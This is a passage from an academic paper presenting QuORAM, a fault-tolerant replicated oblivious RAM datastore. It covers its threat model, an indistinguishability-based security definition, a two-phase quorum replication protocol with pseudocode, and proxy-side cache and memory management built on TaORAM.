data *blocks*. Path ORAM maps each block's position to a leaf node *lf*, and stores the block in any one of the buckets along the path from the root to that leaf *lf*. TaoStore [31] extends Path ORAM for asynchronous and concurrent queries. TaoStore's system architecture (Figure 1) consists of a storage server, a proxy, and the clients. The storage server stores the encrypted data in a tree and the clients access the data by sending read/write requests to the trusted proxy; the proxy accesses the storage server on behalf of the clients (using the encryption key it stores) according to the TaORAM protocol.

The proxy consists of two components: a *Sequencer* and a *Processor*. The Sequencer communicates with clients and the Processor communicates with the server. The Sequencer maintains a FIFO request queue, which stores client requests in the order they arrive. When the proxy finds a response to a client request (after communicating with the server), the Sequencer forwards responses to clients in the request queue's FIFO order. The Processor maintains three pieces of local state: a position map, a local subtree, and a stash. The position map stores a block's leaf node id *lf* on whose path the block resides. The local subtree consists of blocks already fetched from the storage server (and possibly updated) but not yet written back, whereas blocks that do not fit in the subtree are stored in the stash. After the Processor fetches k paths, where k is a system configuration constant, a background thread writes those paths back to the server and deletes their contents from the local subtree. As k increases, the amount of memory consumed by the proxy also increases.

At a high level, TaORAM executes the following steps for both reads and writes to a block B:

1) Let P be the path containing block B. TaORAM fetches P from the server if not already fetched; otherwise, it performs a *fake read* by fetching a random path.

2) TaORAM adds the read path to the local subtree. For write operations, it updates the value of B in the local subtree.

3) TaORAM answers the client's request with B's value.




Figure 2: QuORAM Architecture

4) It assigns B to a new random path P' and updates the position map accordingly.
5) TaORAM next executes *flushing*: it reassigns each block in the subtree's path P or in the stash to the lowest non-full bucket intersecting with P and P', the block's newly assigned path. If no such bucket exists, TaORAM moves the block to the stash. TaORAM [31] proves that the stash size is bounded.
6) If TaORAM fetched k paths since the last write-back (where k is a system configuration constant), it writes those k paths from the subtree to the storage server. It then deletes all blocks in these k paths with no in-progress requests and retains blocks modified since initiating the write-back.

Although TaORAM preserves linearizability (as the authors proved in [31]), by itself, TaORAM does not tolerate failures. A user loses access to the data if the proxy or the storage server become unavailable. Additionally, the data cannot be recovered if the proxy or/and the storage server lose data.

3 System and Failure Model

Given the lack of fault tolerance in TaORAM and almost all existing ORAM datastores, we propose QuORAM, an ORAM datastore that provides fault tolerance via replication. This section presents the system and failure models of QuORAM.

3.1 System Model

QuORAM is a replicated oblivious data storage system that supports single key read and write operations on a key-value store, modeled as GET() and PUT() requests.[1] QuORAM has the same three-layered structure as a non-replicated ORAM system: untrusted storage servers to store encrypted data, application controlled trusted proxies to answer client requests by accessing the storage server, and clients who send read/write requests to the proxies. Typically in non-replicated ORAM systems, the overall state of the data is split between the proxy and the external storage. Extending an ORAM system to include replication also requires maintaining this one-to-one correspondence between a proxy and a storage server. Hence QuORAM replicates storage servers and proxies *in pairs* such that each proxy contacts exactly one storage server, and no two proxies contact the same storage server.

[1] Inserts and deletes are modeled using GET() and PUT() requests.

We refer to a pair of ORAM server and proxy as an *ORAM unit* and depict the system architecture in Figure 2. Although not a requirement, since QuORAM aims to tolerate crash failures, we envision QuORAM to be a geo-replicated datastore wherein the ORAM units and the clients accessing the data are all geo-distributed.

Within each ORAM unit, the external server S stores encrypted data while the corresponding proxy stores the respective secret key that encrypts S's data. The proxies in QuORAM also store other metadata necessary for the ORAM scheme (explained more in §5). All proxies in the system run the same ORAM scheme, translating each ORAM operation into a sequence of storage server operations. From a client's perspective, it treats an ORAM unit as a black box that exposes a read-write interface.

3.2 Failure Model

Crash failures: Our goal in developing a replicated ORAM system is to provide durability and failure tolerance comparable to production cloud storage. An ORAM unit enters a failed state when its storage server and/or its proxy crashes or when network partitions occur. These failures are effectively equivalent to the *entire* unit being unreachable: since the proxy holds the encryption secret key, the data accessed from the storage server cannot be decrypted without the proxy's decryption key, and the proxy's key is useless without the data from its corresponding storage server. As such, we consider an ORAM unit failure to be a single failure event, regardless of which component actually failed.

To tolerate a maximum of f failures, QuORAM replicates data onto $2f+1$ ORAM units. When a failed unit (server and proxy) resumes operation after a crash, it resumes the state before the crash. If an application assumes that a failed unit does *not* recover its previous state upon crash recovery, then the recovered unit can copy the current state from a *majority* of the ORAM units (this is because QuORAM relies on majority quorums to replicate the data and reading data from a majority guarantees reading the latest values of data, as will be discussed in §5.1).

All communication channels – clients to proxies, proxies to servers – are asynchronous, unreliable, and insecure. QuORAM secures all communication channels by employing encryption mechanisms such as transport layer security to mitigate message tampering.

Threat model: QuORAM assumes an *honest-but-curious* adversary that executes the designated protocol correctly. An adversary may control one or all external storage servers and can observe, track, and analyze data accesses to and from the server and perform inference attacks based on the access patterns. The adversary can control the *asynchronicity* of the network and also schedule read/write requests via a compromised client. Crash failures are consistent with the *honest-but-curious* adversarial model, hence we do not consider more severe malicious failure modes in this paper. The

goal is to design an oblivious data storage system that tolerates catastrophic crash failures under the aforementioned adversarial model.

4 Security Model: Obliviousness in a Replicated ORAM Setting

Existing definitions of obliviousness are insufficient to capture the security of a replicated ORAM system because even if a single proxy-server pair provides ORAM guarantees, the choice of replication protocol may leak non-trivial information. Consider quorum-based replication protocols such as CRAQ [37] or Hermes [20]. In these works, read requests access a single node (i.e., single-node read quorums) and write requests access *all* the nodes in the system (i.e., all-node write quorums, which intersect with all single-node read quorums). Deploying such schemes allows an adversary to distinguish between read and write operations by merely observing how many units are accessed for an operation, regardless of whether the ORAM scheme leaks any information about the operation type.

To formalize the above information leak, we develop a new definition of obliviousness, adapted from the notion of *aaob-security* (adaptive asynchronous obliviousness) from TaORAM [31]. Intuitively, an ORAM scheme is aaob-secure if any two sequences of operations and any two data sets are indistinguishable to the attacker. This section first defines the ORAM scheme of QuORAM and then presents a security game based on which we define the security of replicated ORAM datastores.

4.1 ORAM scheme definition

A typical asynchronous ORAM scheme consists of two modules ORAM = {Encode, OClient}. Encode encrypts data D, and produces D_{enc} and a secret key K. An external server stores D_{enc} and a stateful ORAM client, OClient, stores K. QuORAM uses the above definition of ORAM = {Encode, OClient} for individual ORAM units but extends it to a list: Rep-ORAM = (ORAM_1, ORAM_2, ..., ORAM_n) for n ORAM units. Each ORAM unit ORAM_i's Encode module receives the same data D. Given D, the Encode module outputs a secret key K_i and the data set D_{encK_i} encrypted with K_i after internally shuffling the data in a random order. The shuffling mitigates identical access patterns across different storage servers at the beginning of execution. The i^{th} external server stores D_{encK_i} and the corresponding i^{th} OClient retains K_i – both the server and OClient (executed by proxy) form an ORAM unit, ORAM_i.

Individual OClient's execute ORAM requests denoted as (op, bid, v) where op $\in$ {read, write}, bid represents a data block's id, and v=$\perp$ for reads or a new block value for writes. These operations result in read/write accesses to the storage server. While an OClient process recognizes a single type of operation – ORAM operation – represented by (op, bid, v), QuORAM distinguishes between two types of operations: *logical* and *ORAM*. Logical operations are client requested read/write operations[2] represented as (lop, bid, v) – where lop $\in$ {read, write}, bid is a data block's id, and v=$\perp$ for reads or an updated value for writes. Each logical operation in-turn translates to a sequence of ORAM operations $(\text{op}, \text{bid}, \text{v})_i$ sent to an ORAM unit i. For example: a logical read can translate to a set of ORAM reads sent to a quorum of ORAM units followed by ORAM writes sent to that quorum.

4.2 Security definition

A replicated ORAM system, such as QuORAM, requires a slightly different security definition compared to aaob-security. The attack presented at the beginning of this section of using CRAQ [37] or Hermes [20] replication protocol clearly indicates that an aaob-secure system can still leak the type of logical operation. Hence, we extend aaob-security to include *logical obliviousness* i.e., *l-aaob-security*. *l-aaob-security* is an indistinguishability based security definition, which we define using a game $\mathcal{G}$. The steps of the game are:

- The game picks a uniformly random bit $b \in \{0,1\}$, called the challenge bit.
- An adversary $\mathcal{A}$ generates two same-sized sets of data D_0 and D_1. The game calls Rep-ORAM on D_b, i.e., it calls $D^b_{encK_i}, K_i \leftarrow \text{Encode}_i(D_b)$ for each ORAM unit i. The external server and OClient of an ORAM unit i store the encrypted data D_{encK_i} and the secret key K_i, respectively.
- The adversary, at any point in time, schedules two logical operations $(lop_{i,0}, lop_{i,1})$ consisting of arbitrary logical reads/writes. The game picks only one of the operations $lop_{i,b}$ and executes a replication protocol chosen by the replicated ORAM system by sending ORAM read/write operations to the ORAM units. The game notifies the adversary once the operation terminates without revealing the actual result, as the adversary can easily guess the challenge bit b based on the result.
- Throughout the above process, the adversary can read, delay, drop, and learn the timing of (but not modify) messages. The adversary can also cause any storage server, proxy, and/or client to crash, with at most f proxy/storage server failures.
- Finally, after scheduling any number of logical operations, the adversary decides on the value of the challenge bit b. The game $\mathcal{G}$ returns True if the adversary chooses the right bit; and otherwise returns False. At this point, the game terminates.

We define *l-aaob-advantage* of the adversary $\mathcal{A}$ against Rep-ORAM as

$$Adv^{l-aaob}_{Rep-ORAM} = 2 * Pr[\mathcal{G}^{l-aaob}_{Rep-ORAM} \Rightarrow \text{True}] - 1 \quad (1)$$

A replicated ORAM system is *l-aaob-secure* if $Adv^{l-aaob}_{Rep-ORAM}$ is negligible for any polynomial time

[2] Logical reads/writes are equivalent to a key-value store's GETs/PUTs.

adversary $\mathcal{A}$, i.e., any polynomial-time adversary can guess the challenge bit with probability negligibly higher than half. In other words, an ORAM scheme is *l-aaob-secure* if any two sequences of logical operations[2] and any two data sets are indistinguishable to the attacker.

5 QuORAM: a replicated ORAM datastore

This section presents the design of the replicated ORAM datastore, QuORAM. In designing QuORAM, we aim to achieve three goals: (i) obfuscate access patterns to achieve privacy and *l-aaob-security*, (ii) replicate the data for fault tolerance, and (iii) achieve the above two goals while preserving linearizable semantics.

To describe how we achieve the above goals, this section first discusses the design of a data replication protocol that preserves linearizability, followed by the ORAM scheme that hides access patterns.

5.1 QuORAM's replication protocol

In describing QuORAM's replication protocol, for now, we assume the system employs a state-of-the-art ORAM algorithm, TaORAM, as a black-box (this is relaxed in §5.2) and focus only on the replication protocol that provides linearizability guarantees. Choosing an existing replication protocol or designing one is a non-trivial task due to preserving obliviousness. To highlight the challenges in replicating an ORAM datastore, we propose a naive solution followed by QuORAM's replication design.

Naive solution:

As discussed in §4, deploying optimized replication solutions such as Hermes [20] or CRAQ [37] breaks obliviousness because they access varying numbers of replicas for logical read and write operations. The naive solution presented here mitigates this challenge by deploying a single round replication protocol wherein a client accesses the same number of ORAM units for both read and write operations. Note that to ensure linearizability, the sites that handle read and write requests, *read quorum* and *write quorum*, must intersect with each other (e.g., majority quorums). In this single round multicast protocol, assuming majority quorums, a client reads from a majority and writes to a majority of the ORAM units.

While this solution is efficient since a client communicates with the ORAM units only once, it violates linearizability. We show how this solution breaks linearizability by providing an example. Consider a system with 3 replicated ORAM units where clients read or write from 2 out of the 3 replicas. A client *c1* sends a write request for a data item identified by key k, $(k = v')$ to ORAM units 1 and 2. Since the communication channels are asynchronous, assume that ORAM unit 1 receives the request and updates k's value to v' while ORAM 2's write request is in-transit. Now, another client $c2$ performs two consecutive reads on key k, once from ORAM units 1 and 2 and subsequently from ORAM units 2 and 3. For each request, the client chooses a read value corresponding to the latest timestamp (typically achieved using totally ordered timestamps [23]). For the first request, the client $c2$ reads the most up-to-date value v', whereas for the second request, it reads only the older value of k.

This is a linearizability violation, as from the external client's perspective, the operations on k appear non-linear.

To circumvent this problem, the proxies can either deploy a locking mechanism (as is typical in database systems and as in Hermes [20]) or add another round of communication to ensure the correct ordering of requests. But employing a locking mechanism can breach obliviousness as locking leads to deadlocks, and detecting/resolving deadlocks in distributed systems requires additional communication across replica units. Since the adversary controls all communication channels, such additional communication leaks non-trivial information. Due to these reasons, QuORAM replicates the data in a lock-free approach that uses two rounds of communication between a client and the ORAM units.

QuORAM's replication

QuORAM's replication protocol design is inspired by Lynch and Shvartsman's replication protocol [27]. In designing the replication protocol, we follow the abstractions defined in the Consensus and Commitment (C&C) framework [29], which consists of four phases: *Leader election, Value Discovery, fault tolerance ,* and *Decision*. The C&C framework [29] describes that most replication protocols are centralized in that one of the replicas acts as a *leader* and drives the protocol by communicating with other replicas. In such compositions, the leader node can be overloaded and become a bottleneck.

QuORAM chooses a different decentralized approach in which a client interested in reading or writing the data takes on the role of a leader and communicates with all ORAM units. This choice reduces the additional overhead on a single leader unit and avoids an adversarial case where an adversary delays the leader's communication links, thwarting the system performance.

Following the abstractions of the C&C framework, QuORAM's replication has two phases: in the first phase, a client identifies the most up-to-date value of an item by reading from a read quorum and in the second phase, it writes either the identified value (for read requests) or the updated value (for write requests) onto a write quorum of ORAM units, where the read and write quorums have non-empty intersection. Using the terminology of Lynch and Shvartsman's protocol [27], we term the first phase as the *query* phase and the second as the *propagate* phase. Given that some replica units' states may diverge due to crash or network failures, to easily identify the most up-to-date value of a given data item, each data item in QuORAM additionally maintains a monotonically increasing *tag* consisting of a sequence number and client id, $t =< seqNum, clientId >$. This is analogous to version or timestamp-based datastores.




Figure 3: QuORAM's replication protocol. Each circle represents an ORAM unit and a client *Cl* executes the protocol.

Overview: Figure 3 represents a high-level description of QuORAM's replication protocol. A client who wants to logically read or write a key k executes the replication protocol in two phases: query and propagate. The client first sends ORAM read requests for key k to a read quorum of ORAM units and waits to receive a response consisting of value v and tag t from the read quorum. The actions of the propagate phase depend on the type of client request: for logical reads (GETs), the client selects the value v with the highest tag t and multicasts ORAM write with v and t to a write quorum of units. For logical writes (PUTs), the client creates a new tag t' by incrementing the highest tag t (how will be explained later) and multicasts the ORAM write with v' and t' to a write quorum of units where v' is the new value. Upon receiving the ORAM write request, proxies in QuORAM update the value and tag *if and only if* the received tag t' is greater than its own tag value. The propagate phase terminates when the client receives acknowledgments from the write quorum. *For both logical read and write requests, a client considers its request to be complete only after completing both phases*.

From this overview, it is clear that if a client chooses different read and write quorums in the query and propagate phases, then both sets of quorum fetch a path, shuffle, and write it back onto external servers. This creates unnecessary bandwidth and compute overheads. QuORAM addresses this issue by utilizing the same quorum for both query and propagate phases. Since QuORAM reuses read and write quorums interchangeably, we stop distinguishing between read and write quorums and impose a requirement that *any two quorums must intersect with each other* (rather than imposing read and write quorums must intersect). This way, a client can pick any quorum for both query and propagate phases. While for simplicity, QuORAM chooses majority quorums [38], i.e., sets of $\lceil (N+1)/2 \rceil$ ORAM units, the application can pick any other quorum composition that guarantees non-empty intersection between any two quorums (e.g., tree quorums [6] or grid quorums [30]). Informally, utilizing the same quorum for both the query and propagate phases does not leak any additional information since an attacker already observes what ORAM units are accessed while querying.

QuORAM's choice to communicate with only a quorum of ORAM units, instead of all, may result in a client not receiving a full quorum of responses (due to individual unit failures or message losses), even if globally, a majority of the units are alive. To ensure system progresses as long as a majority of ORAM units are live, we use timeouts to detect an unresponsive unit in a quorum and replace it with another. This brings us to the final design of QuORAM's replication protocol, whose pseudocode is described in Algorithm 1. Algorithm 1 and the rest of the paper distinguishes logical reads and writes from ORAM reads and writes by denoting logical operations as `l_read` and `l_write` (indicating GET() and PUT() requests respectively of a key value store), and ORAM operations as `o_read` and `o_write` (representing the query and propagate phase messages, respectively). Algorithm 1:

Algorithm 1 Pseudocode for QuORAM's replication protocol executed by a client with id *cId* for an operation of $opType \in$ `l_read, l_write` on block *bId* and update value v.


Query Phase:

1: Q $\leftarrow$ randomly select a set of $\lceil (N+1)/2 \rceil$ ORAM units
2: opId $\leftarrow$ a globally unique operation ID
3: Multicast `o_read(opId, bId)` to all ORAM units in Q. Collect each response (v_i, tag_i), where tag_i is a tuple of $(seqNum_i, cId_i)$
4: While waiting for all responses from Q, if a read request sent to ORAM unit U times out:
   (a) U$'$ $\leftarrow$ randomly selected unit not in Q
   (b) Q $\leftarrow$ Q + U$'$ - U
   (c) Send `o_read(opId,bId)` to U$'$
5: Upon receiving responses from all Q units, select the response r with the highest tag
6: If opType = `l_write`, set $t' \leftarrow (r.tag.seqNum + 1, cId)$ and $v' \leftarrow v$
7: If op_type = `l_read`, set $t' \leftarrow r.tag$ and $v' \leftarrow r.v'$

Propagate Phase:

8: Multicast `o_write(opId,bId,`v'`,`t'`)` to all units in Q
9: While waiting for all responses from Q, if a write request sent to ORAM unit U times out:
   (a) Execute steps 4(a) to 4(c)
   (b) Send `o_write(opId, bId,` v'`,` t'`)` to U$'$, *without changing t' and v' sent in Step 8*
10: Upon receiving acknowledgements from Q, the client considers the (logical) operation complete

1. A client C that wants to logically read or write a block *bId* starts the protocol by picking a quorum Q of randomly chosen majority of ORAM units (line 1).
2. The client assigns its operation a globally unique operation id, *opId*, (e.g., a sequence number and a client's unique id) as shown in line 2. This *opId*, a separate identifier from a data item's tag, is important to identify in-progress operations at both the client and proxies.



(a) Timeline of the proxy in TaORAM

(b) Timeline of a proxy in QuORAM

Figure 4: This figure captures the difference between the functionalities of a proxy in TaORAM vs. a proxy in QuORAM.

3. The client then multicasts `o_read(opId, bId)` to the proxies in quorum Q, who in-turn may fetch the block and the associated tag from their respective storage servers and retain it in the subtree until the block is written back (§5.2 will explain steps executed by a proxy). The client waits to receive responses consisting of the block's value *and* tag from *all* proxies in Q (line 3).
4. If the client times-out while waiting for a response from an ORAM unit U, it updates its quorum by removing U and adding another randomly selected unit U' to Q. The client then sends the `o_read` request to U'.
5. Upon receiving Q responses, the client picks the response r with the highest tag (line 5).
6. If client C's operation is `l_write`, it updates the tag (t') by incrementing the sequence number of the highest tag and updating the tag's client id to C's id and sets the value (v') to the block's new value v.
7. If client C's operation is `l_read`, it retains the highest tag (t') and its corresponding value (v') of the response r identified in Step 5.
8. Client C then broadcasts `o_write(opId, bId,` v'`,` t'`)` with the respectively updated value v' and tag t' to the proxies in Q and waits for their acknowledgements. A proxy P that receives the `o_write()` message sends an acknowledgement to C. However, the proxy P updates the value and tag ***if and only if*** the received tag t' is greater than its own tag value.
9. If the client times-out while waiting for an acknowledgement from a unit U (line 9), the client re-executes steps 4(a) to 4(c), essentially updating the quorum Q and sending `o_read` to the newly added unit U$'$. The client then sends the `o_write` request to U$'$, *without changing the value v' or tag t' sent in Step 8*, which is important to preserve linearizability. Note that even though only the write part of the operation timed-out, the client sends `o_read` before retrying `o_write` on the newly added unit to ensure the proxy fetches the necessary block and update its data structures accordingly.
10. Once the client receives acknowledgments from the quorum Q, the client considers the logical operation to be successful.

This concludes the discussion of QuORAM's replication protocol. This protocol guarantees linearizability, as will be discussed in §5.3.

5.2 QuORAM's ORAM Scheme

Having presented the replication protocol of QuORAM that preserves linearizability, this section discusses QuORAM's goal of providing obliviousness by hiding access patterns. QuORAM builds its ORAM scheme on top of TaORAM, described in §2 and we suggest reviewing it before proceeding.

Challenge of using TaORAM as-is: If proxies in QuORAM implement the ORAM scheme as-is in TaORAM, for each logical request the proxies fetch the requested block's path twice and write it back to the server twice, incurring unnecessary communication and compute overhead. The reason for the inefficiency is as follows: in a single execution of the replication protocol described in §5.1, a given proxy is either part of the quorum or not. If part of the quorum, the proxy always receives an `o_read` request in the query phase followed by an `o_write` request in the propagate phase, regardless of the type of logical request (Figure 3). Recall from §2 that for every ORAM request, TaORAM fetches a path, flushes it, and writes it back (after k requests) to the server. If the proxy treats the `o_read` and `o_write` as two separate and independent ORAM operations, then it fetches a path (real or fake) and writes it back to the server for ***both*** ORAM requests, incurring unnecessary overhead.

Solution: To mitigate the double fetching/writing of a block's paths, all proxies in QuORAM treat the two ORAM operations as correlated, and execute a single fetch and a single write-back for each logical operation. We discuss what happens when an adversary suppresses an `o_read` or `o_write` later. Figure 4 illustrates the details of a proxy's interactions between a client and its external storage in QuORAM and contrasts them with the corresponding interactions

in TaORAM. We now discuss in more detail how QuORAM manages the execution of logical operations.

Challenge of asynchronously receiving `o_read` *and* `o_write`: QuORAM considers an `o_read` followed by an `o_write` as a single logical request, but they arrive sequentially; an adversary who controls the communication channels can control the interval between the two ORAM requests. This implies a proxy needs to *remember* for which request it has already fetched a path from the server and for which request it has not.

Solution: We achieve this by introducing a new data structure in TaORAM's Processor called incompleteCacheMap, as depicted in Figure 5. The incompleteCacheMap tracks client operations that are read but not written by mapping an operation to its requested block, i.e., *opId* to *bId*. If multiple operations access the same block, the incompleteCacheMap tracks them all. For the incompleteCacheMap, we use an LRU-based cache with a bounded number of elements for our evaluations (but any other cache design can be used). The size of the incompleteCacheMap is a system configuration and we assume the adversary knows this size.

Another change in QuORAM's ORAM scheme compared with TaORAM is in deciding when to write-back fetched paths (Figure 4). Conceptually, both ORAM schemes write-back k paths to the server after serving k requests, and both schemes track the number of requests served with a counter denoted by *paths*. But the main difference lies in how the two schemes define a single client request: TaORAM considers an `o_read` or an `o_write` as an independent, single client request, whereas QuORAM considers an `o_read` followed by an `o_write` with matching *opId* as a single client request. Due to this difference, TaORAM increments *paths* immediately after fetching a path from the server, indicating the accessed path is ready to be written back; whereas QuORAM waits until receiving the corresponding `o_write` before incrementing *paths*. Both schemes write-back when the *paths* counter value reaches a multiple of k.

Figure 5 provides the stepwise interactions between the various components of QuORAM. In the figure, Subtree, TaORAM Logic, and TaORAM Sequencer denote TaORAM's unmodified subtree, Processor and Sequencer logic (see Section 2). The steps depicted in Figure 5 are as follows:

1. A client sends an `o_read(opId,bId)` request to a quorum of proxies (Figure depicts interaction with one). The unmodified TaORAM Sequencer records the request and forwards it to the Processor.
2. The Processor adds a new entry *opId* : *bId* to the incompleteCacheMap. If the cache is full, it evicts an entry based on the cache policy before adding the new entry; cache eviction increments *paths* (§5.2.1 describes the reasoning). The Processor then forwards the request to the TaORAM Logic, which abstractly represents all the unmodified data structures and execution logic of TaORAM's Processor.




Figure 5: QuORAM's ORAM scheme built atop of TaORAM.

3. The TaORAM Logic then fetches a path - real or fake - from the external server.
4. The Processor moves the fetched path, real or fake, to the Subtree.
5. Irrespective of real or fake reads from the server, the Processor sends the read response back to the client, through the Sequencer. For fake reads, the block's real value can be found either in the Subtree or the Stash. For real reads, the Processor assigns the block *bId* to a new path. The Processor then flushes the fetched path – real or fake (see §2 for details on flushing).
6. The client (after receiving responses from a quorum and updating the value and tag according to Algorithm 1) sends an `o_write(opId,bId,v′,t′)` to the chosen quorum of proxies.
7. Since `o_write` requests *do not* access the external server, they can be processed directly by the Processor bypassing the Sequencer, without breaking obliviousness. Upon receiving `o_write`, the Processor of a proxy checks if incompleteCacheMap has an entry for *opId* and *bId* : if yes, it executes step 8; if no, i.e., the cache evicted *opId* : *bId* entry in between `o_read` and `o_write`, then it executes step 9 by sending a *negative* acknowledgment to the client, indicating this request has failed.
8. The Processor removes the *opId* : *bId* entry from the incompleteCache, increments the *paths* counter and forwards the `o_write` request to TaORAM Logic. When *paths* reaches a multiple of k, TaORAM Logic asynchronously writes back k paths to the server. After receiving a write acknowledgement from the server, TaORAM Logic deletes the k paths from the Subtree. Importantly,

while deleting the paths, TaORAM Logic *does not* delete blocks that are pointed to by incompleteCacheMap.

9 The Processor then sends a positive acknowledgment to the client, and after receiving acknowledgments from the chosen quorum, the client considers its operation complete. If a client receives at least one negative acknowledgement from any proxy, it deems its request as unsuccessful. Based on the application, the client may retry the failed request.

5.2.1 Discussion on incompleteCacheMap eviction

Along with tracking ongoing client requests, incompleteCacheMap's other main role is to limit an adversary from causing a memory overflow at a proxy. An adversary can send only `o_read` messages of clients and suppress all `o_write` messages. Because the ORAM scheme fetches paths on `o_read`s and it writes-back paths and clears their memory upon receiving k `o_write`s, if a proxy receives only `o_read`s without any `o_write`s, its memory can overflow. To mitigate such adversarial behavior, we choose a limited-size cache-like datastructure that dictates how many in-progress requests a proxy can serve at a given time. As described in Step 2, if the Processor finds incompleteCacheMap to be full when a new `o_read` arrives, it evicts an entry based on the cache eviction policy and increments the *paths* counter. The counter increment is necessary to ensure a proxy writes-back paths *even if it receives no* `o_write`*s*. Because we assume an adversary knows the incompleteCacheMap size, writing k paths back after k combined `o_write`s and cache evictions does not leak any non-trivial information to an adversary.

An important detail for obliviousness and linearizability lies in the details of what happens when a block gets evicted from the incompleteCacheMap. *Eviction from incompleteCacheMap does not mean eviction from the proxy*. Eviction merely allows the proxy to *forget* that the evicted block had an in-progress request and allows the proxy to treat it as a block whose logical operations are complete. When the incompleteCacheMap evicts an entry, $opId : bId$, the operation's `o_write` request becomes a no-op because whatever the proxy read in the `o_read` operation is no longer guaranteed to be present in the proxy. Hence, the proxy notifies a client if its `o_write` request failed by sending a negative acknowledgement (7) and the application can decide how to handle negative acknowledgements. We assume that the adversary knows the incompleteCacheMap size; hence revealing the type of acknowledgement – positive or negative – to the adversary *does not* break obliviousness.

5.2.2 Discussion on a proxy's memory usage

As discussed earlier, QuORAM writes-back k paths to the server after serving k client requests. But as seen in step 8, after a write-back completes, QuORAM deletes only those blocks with no pointers in the incompleteCacheMap (i.e., QuORAM retains blocks accessed by ongoing requests).

Memory Issue: QuORAM's logic of not deleting certain blocks in the k paths after a write-back can cause a proxy's memory, i.e., Subtree, to grow unbounded (more precisely, it is bounded by N, the database size) if the retained blocks are never accessed again (a larger Subtree may indirectly cause a larger Stash). To see why, we consider a simple example where $k = 1$ and two concurrent logical operations $op1$ and $op2$ access the same block, $b1$. Say, a proxy receives $op1$'s `o_read` first, upon which it fetches a real path containing $b1$ from the external server. While the path is being fetched, it receives $op2$'s `o_read` and since the proxy already asked to read $b1$'s real path, it reads a fake path from the server for $op2$. When both `o_read`s are answered, the proxy receives $op1$'s `o_write`, which increments *paths* and initiates a write-back (because $k = 1$). The proxy writes the path back but cannot delete $b1$ because it has not yet received $op2$'s `o_write` request (and $op2$ read a fake path). If $op2$ updates the block and the path that block $b1$ resides on is *never* accessed and hence never written back again, then $b1$ may permanently reside in the proxy. If many such contending requests occur for different blocks at k write-back boundaries, a proxy's memory may grow unbounded. We note that in practical scenarios, this type of memory growth is improbable since clients will likely access some block in $b1$'s path over time and $b1$ will be opportunistically written back to the server, freeing it's memory. But the unbounded memory issue is a theoretical possibility.

Solution: To mitigate the unbounded memory growth problem, QuORAM creates a daemon process in the proxies wherein the daemon process *simulates* a client access every preset interval of time (e.g., 100 ms). The background process mimics both `o_read` and `o_write` requests within a proxy and that proxy fetches a path – real or fake – in accordance with the ORAM algorithm, flushes the path, and writes-back k paths after k accesses, *including the accesses generated by the background process*. We assume the adversary is aware of this behavior, where irrespective of client requests, each proxy performs its own access at regular intervals.

To further ensure that a proxy's Subtree (and hence it's Stash) does not grow in between the background thread's access intervals, we add a new datastructure called *excessBlocks*. Going back to the memory issue example, excessBlocks stores all blocks retained by the proxy after a write back to accommodate ongoing client requests. Introducing this new datastructure modifies Step 8 of the ORAM logic: after receiving a write acknowledgment of k paths from the server, a proxy moves to excessBlocks all blocks in those k paths that are pointed to by the incompleteCacheMap and which would otherwise have been deleted by TaORAM. This allows TaORAM Logic to free up all k paths from Subtree. We experimentally show (§6) that the size of excessBlocks remains low, irrespective of contention in workloads. Appendix C formally analyzes the size of Stash, which is of order $O(logN)$.

